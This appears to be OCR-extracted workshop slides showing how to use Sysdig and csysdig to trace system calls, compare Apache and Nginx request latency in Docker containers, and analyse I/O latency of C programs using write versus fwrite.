
```
sudo sysdig -w PHPDB.scap
```

Sysdig

Sysdig Inspect >Container View



IO Streams for MySQL



Stop containers

```
$ docker-compose down
```

```
Stopping example3_web_1 ... done
Removing example3_web_1 ... done
Removing network example3_default
```

Analyzing Performance & Bottlenecks

Sysdig

ToC

Example 5
Comparing Apache vs Nginx performance

Sysdig

Chisels for Performance: I/O

See the files where Apache spent most I/O time

```
sysdig -c topfiles_time proc.name=httpd
```

See the top processes in terms of I/O errors

```
sysdig -c topprocs_errors
```

See the top files in terms of I/O errors

```
sysdig -c topfiles_errors
```

Filters for Errors: I/O

See all the failed disk I/O calls

```
sysdig fd.type=file and evt.failed=true
```

See all the failed file opens by Apache

```
sysdig "proc.name=httpd and evt.type=open and evt.failed=true"
```

Chisels for Performance: Syscalls

See the system calls where most time has been spent

```
sysdig -c topscalls_time
```

See the top system calls returning errors

```
sysdig -c topscalls "evt.failed=true"
```

Print the file I/O calls that have a latency greater than 1ms:

```
sysdig -c fileslower 1
```

Start our Containers

```
$ cd ../example5; docker-compose up -d
```

```
Creating network "example5_default" with the default driver
Creating example5_httpd_1 ...
Creating example5_nginx_1 ...
Creating example5_httpd_1
Creating example5_nginx_1 ... done
```

Start a capture for Apache

```
$ sudo sysdig -w httpd.scap proc.name=httpd
```

Sysdig

Request binary from Apache

```
$ curl localhost:8081/foobar.bin > /dev/null
```

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  195M  100  195M    0     0   455M      0 --:--:-- --:--:-- --:--:--  455M
```

Sysdig

Stop capture

```
$ fg 1; <ctrl-c>
```

Sysdig

Browse the Capture

```
$ sysdig -r httpd.scap | less
```

```
495 17:27:19.821438989 0 httpd (8010) < mmap res=7F0D26027000 vm_size=368476 vm_rss=5552 vm_swap=0
496 17:27:19.821462406 0 httpd (8010) > accept flags=0
497 17:27:19.821468465 0 httpd (8010) < accept fd=10(<4t>172.18.0.1:51328->172.18.0.3:80)
tuple=172.18.0.1:51328->172.18.0.3:80 queuepct=0 queuelen=0 queuemax=128
498 17:27:19.821475315 0 httpd (8010) > futex addr=7F0D260D55FC op=133(FUTEX_PRIVATE_FLAG|FUTEX_WAKE_OP) val=1
499 17:27:19.821479233 0 httpd (8010) < futex res=1
500 17:27:19.821483243 0 httpd (8010) > epoll_wait maxevents=51
501 17:27:19.821485718 0 httpd (8010) > switch next=7984(httpd) pgft_maj=0 pgft_min=3 vm_size=368476 vm_rss=5552 vm_swap=0
502 17:27:19.821488938 0 httpd (7984) > switch next=7985(httpd) pgft_maj=0 pgft_min=1 vm_size=368468 vm_rss=5552 vm_swap=0
503 17:27:19.821490556 0 httpd (7985) < futex res=0
504 17:27:19.821493102 0 httpd (7985) > futex addr=7F0D260D55A8 op=129(FUTEX_PRIVATE_FLAG|FUTEX_WAKE) val=1
505 17:27:19.821493607 0 httpd (7985) < futex res=0
506 17:27:19.821507507 0 httpd (7985) > mmap addr=0 length=8192 prot=3(PROT_READ|PROT_WRITE)
flags=10(MAP_PRIVATE|MAP_ANONYMOUS) fd=4294967295 offset=0
507 17:27:19.821509580 0 httpd (7985) < mmap res=7F0D26025000 vm_size=368484 vm_rss=5552 vm_swap=0
508 17:27:19.821521062 0 httpd (7985) > getsockname
509 17:27:19.821521972 0 httpd (7985) < getsockname
510 17:27:19.821527950 0 httpd (7985) > fcntl fd=10(<4t>172.18.0.1:51328->172.18.0.3:80) cmd=4(F_GETFL)
:
```

Sysdig

How long did a request take?

```
$ sysdig -r httpd.scap -tD 'fd.type=ipv4 and (evt.type=accept or
evt.type=close)'
```

```
497 0.000000000 0 httpd (8010) < accept fd=10(<4t>172.18.0.1:51328->172.18.0.3:80)
tuple=172.18.0.1:51328->172.18.0.3:80 queuepct=0 queuelen=0 queuemax=128
2526 0.424982270 0 httpd (8010) > close fd=10(<4t>172.18.0.1:51328->172.18.0.3:80)
2527 0.000000638 0 httpd (8010) < close res=0
```

Where was our time spent?

```
$ sysdig -c topscalls_time -r httpd.scap
```

```
Time                Syscall
------------------------------------------------------------------------------
7.00s               select
4.77s               futex
412ms               epoll_wait
71ms                poll
34ms                writev
7.83ms              munmap
567us               epoll_ctl
191us               mmap
122us               switch
24us                wait4
22us                shutdown
16us                read
14us                open
13us                stat
10us                write
6.05us              accept
4.50us              times
4.50us              close
3.23us              fstat
2.05us              mprotect
1.38us              lseek
1.17us              fcntl
910ns               getsockname
```

Sysdig

Start a Capture for Nginx

```
$ sudo sysdig -w nginx.scap proc.name=nginx &
```

Sysdig

Make a Request to Nginx

```
$ curl localhost:8080/foobar.bin > /dev/null
```

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  195M  100  195M    0     0   545M      0 --:--:-- --:--:-- --:--:--  545M
```

Sysdig

Stop the Capture

```
$ fg %1; <ctrl-c>
```

Sysdig

Browse the Capture

```
$ sysdig -r nginx.scap | less
```

```
273 17:27:02.058404518 0 nginx (7946) < epoll_wait res=1
274 17:27:02.058454336 0 nginx (7946) > accept flags=0
275 17:27:02.058461927 0 nginx (7946) < accept fd=3(<4t>172.18.0.1:52634->172.18.0.2:80) tuple=172.18.0.1:52634->172.18.0.2:80 queuepct=0
queuelen=0 queuemax=128
276 17:27:02.058481245 0 nginx (7946) > epoll_ctl
277 17:27:02.058483566 0 nginx (7946) < epoll_ctl
278 17:27:02.058486261 0 nginx (7946) > epoll_wait maxevents=512
279 17:27:02.058492177 0 nginx (7946) > switch next=8039 pgft_maj=0 pgft_min=174 vm_size=32900 vm_rss=2336 vm_swap=0
280 17:27:02.058751560 0 nginx (7946) < epoll_wait res=1
281 17:27:02.058757055 0 nginx (7946) > recvfrom fd=3(<4t>172.18.0.1:52634->172.18.0.2:80) size=1024
282 17:27:02.058759694 0 nginx (7946) < recvfrom res=88 data=GET /foobar.bin HTTP/1.1..Host: localhost:8080..User-Agent:
curl/7.47.0..Accept: tuple=NULL
283 17:27:02.058838790 0 nginx (7946) > open
284 17:27:02.058860172 0 nginx (7946) < open fd=11(<f>/usr/share/nginx/html/foobar.bin) name=/usr/share/nginx/html/foobar.bin
flags=65(O_NONBLOCK|O_RDONLY) mode=0
285 17:27:02.058863368 0 nginx (7946) > fstat fd=11(<f>/usr/share/nginx/html/foobar.bin)
286 17:27:02.058865916 0 nginx (7946) < fstat res=0
287 17:27:02.058885557 0 nginx (7946) > writev fd=3(<4t>172.18.0.1:52634->172.18.0.2:80) size=263
288 17:27:02.058909077 0 nginx (7946) < writev res=263 data=HTTP/1.1 200 OK..Server: nginx/1.13.8..Date: Mon, 15 Jan 2018 17:27:02
GMT..Cont
289 17:27:02.058912830 0 nginx (7946) > sendfile out_fd=3(<4t>172.18.0.1:52634->172.18.0.2:80) in_fd=11(<f>/usr/share:
```

How long did a request take?

```
$ sysdig -r nginx.scap -tD 'fd.type=ipv4 and (evt.type=accept or
evt.type=close)'
```

```
275 0.000000000 0 nginx (7946) < accept fd=3(<4t>172.18.0.1:52634->172.18.0.2:80)
tuple=172.18.0.1:52634->172.18.0.2:80 queuepct=0 queuelen=0 queuemax=128
1158 0.351314803 0 nginx (7946) > close fd=3(<4t>172.18.0.1:52634->172.18.0.2:80)
1159 0.000001186 0 nginx (7946) < close res=0
```

Where was our time spent?

```
$ sysdig -c topscalls_time -r nginx.scap
```

```
Time                Syscall
-------------------------------------------------------------------------------
336ms               epoll_wait
12ms                sendfile
23us                writev
21us                open
7.59us              accept
5.66us              write
4.26us              recvfrom
3.61us              epoll_ctl
2.81us              close
2.54us              fstat
2.07us              setsockopt
```

What's going on?

Nginx is about 70 milliseconds faster.

What if we use a smaller file size?

70 ms? So what….

Stop containers

```
$ docker-compose down
```

```
Stopping example5_nginx_1 ... done
Stopping example5_httpd_1 ... done
Removing example5_nginx_1 ... done
Removing example5_httpd_1 ... done
Removing network example5_default
```

Example 6
Analyzing I/O Latency

Sysdig


Example 6: Analyzing I/O latency

Similar programs, much different performance. Why?

https://sysdig.com/blog/50-shades-of-system-calls/

Sysdig


What's in a Spectrogram?



Sysdig

Start csysdig

```
$ cd ../example6; sudo csysdig -v spectro_file container.name=write-test
```



Sysdig


Start container

```
$ docker-compose up
```

```
Creating network "example6_default" with the default driver
Building write
Step 1/12 : FROM gcc:4.9
4.9: Pulling from library/gcc
aa18ad1a0d33: Pull complete
15a33158a136: Pull complete
f67323742a64: Pull complete
c4b45e832c38: Pull complete
e5d4afe2cf59: Pull complete
1efbd2d5674a: Pull complete
022a58c161f7: Pull complete
6461d3be7619: Pull complete
Digest: sha256:6356ef8b29cc3522527a85b6c58a28626744514bea87a10ff2bf67599a7474f5
Status: Downloaded newer image for gcc:4.9
 ---> 1b3de68a7ff8
Step 2/12 : WORKDIR /usr/src/demo
 ---> 080d07c58d0b
Removing intermediate container 83c59844ea4f
Step 3/12 : COPY write.c /usr/src/demo
```

Sysdig

Watch the Spectrogram



What is even happening?

Let’s go to the source!

write.c

```
---------
int main()
{
    int j;
    char* buf = (char*)malloc(5000 *
1000);
    int fd;

    fd = open("write.bin", O_CREAT |
O_WRONLY);

    for(j = 0; j < 1200; j++)
    {
        write(fd, buf, j * 1000);
    }
}
```

fwrite.c

```
---------
int main()
{
    int j;
    char* buf = (char*)malloc(5000 *
1000);

    FILE* f;
    f = fopen("write.bin", "w+");

    for(j = 0; j < 1200; j++)
    {
        fwrite(buf, j * 1000, 1, f);
    }
}
```

Let’s go to the source!

write2.c

```
---------
int main()
{
    int j;
    char buf[1];
    int fd;

    fd = open("write.bin", O_CREAT |
O_WRONLY);

    for(j = 0; j < 5000000; j++)
    {
        write(fd, buf, 1);
    }
}
```

fwrite2.c

```
---------
int main()
{
    int j;
    char buf[1];
    FILE* f;

    f = fopen("write.bin", "w+");

    for(j = 0; j < 5000000; j++)
    {
        fwrite(buf, 1, 1, f);
    }
}
```

What is even happening?
Let’s take a capture.


Start a Capture

```
$ sudo sysdig -w write.scap container.name=write-test &; docker-compose up &&
docker-compose down; fg 1; <ctrl-c>
```

```
Creating network "example6_default" with the default driver
Creating write-test ...
Creating write-test ... done
Attaching to write-test
write-test | running write app
write-test | finished running write app
write-test | running fwrite app
write-test | finished running fwrite app
write-test | running write2 app
write-test | finished running write2 app
write-test | running fwrite2 app
write-test | finished running fwrite2 app
write-test exited with code 0
Removing write-test ... done
Removing network example6_default
```

Start csysdig


```
$ csysdig -r write.scap
```



Sysdig

View Containers->Processes


F2->Containers->Enter->Enter



Sysdig

Drill into write2 process

